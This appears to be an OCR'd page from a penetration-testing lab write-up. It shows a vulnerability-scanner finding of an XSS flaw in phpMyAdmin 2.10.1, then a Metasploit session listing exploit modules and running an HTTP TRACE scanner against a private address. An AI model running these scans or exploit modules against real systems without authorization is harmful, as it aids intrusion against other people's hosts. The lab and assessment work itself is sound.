
Product detection result
cpe:/a:phpmyadmin:phpmyadmin:2.10.1
Detected by phpMyAdmin Detection (OID: 1.3.6.1.4.1.25623.1.0.900129)

Summary
The host is running phpMyAdmin and is prone to Cross-Site Scripting Vulnerability.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
Successful exploitation will allow attackers to inject arbitrary HTML code within the error page and conduct phishing attacks.

Solution
Solution type: WillNotFix
No known solution was made available for at least one year since the disclosure of this vulnera-



```
   exploit/windows/browser/mcafeevisualtrace_tracetarget  2007-07-07       normal     No     McAfee Visual Trace ActiveX Control Buffer Overflow
   exploit/windows/http/hp_nnm_webappmon_ovjavalocale     2010-08-03       great      No     HP NNM CGI webappmon.exe OvJavaLocale Buffer Overflow
   exploit/windows/misc/hp_ovtrace                        2007-08-09       average    No     HP OpenView Operations OVTrace Buffer Overflow
   exploit/windows/misc/sap_netweaver_dispatcher          2012-05-08       normal     No     SAP NetWeaver Dispatcher DiagTraceR3Info Buffer Overflow
   post/windows/recon/outbound_ports                                       normal     No     Windows Outbound-Filtering Rules


msf5 > use auxiliary/scanner/http/trace
msf5 auxiliary(scanner/http/trace) > options

Module options (auxiliary/scanner/http/trace):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf5 auxiliary(scanner/http/trace) > set rhosts 192.168.0.116
rhosts => 192.168.0.116
msf5 auxiliary(scanner/http/trace) > run

[+] 192.168.0.116:80 is vulnerable to Cross-Site Tracing
[-] Auxiliary failed: NoMethodError undefined method `id' for nil:NilClass
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/report.rb:295:in `report_vuln'
[-]   /usr/share/metasploit-framework/modules/auxiliary/scanner/http/trace.rb:47:in `run_host'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:111:in `block (2 levels) in run'
[-]   /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:106:in `block in spawn'
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/trace) > 
```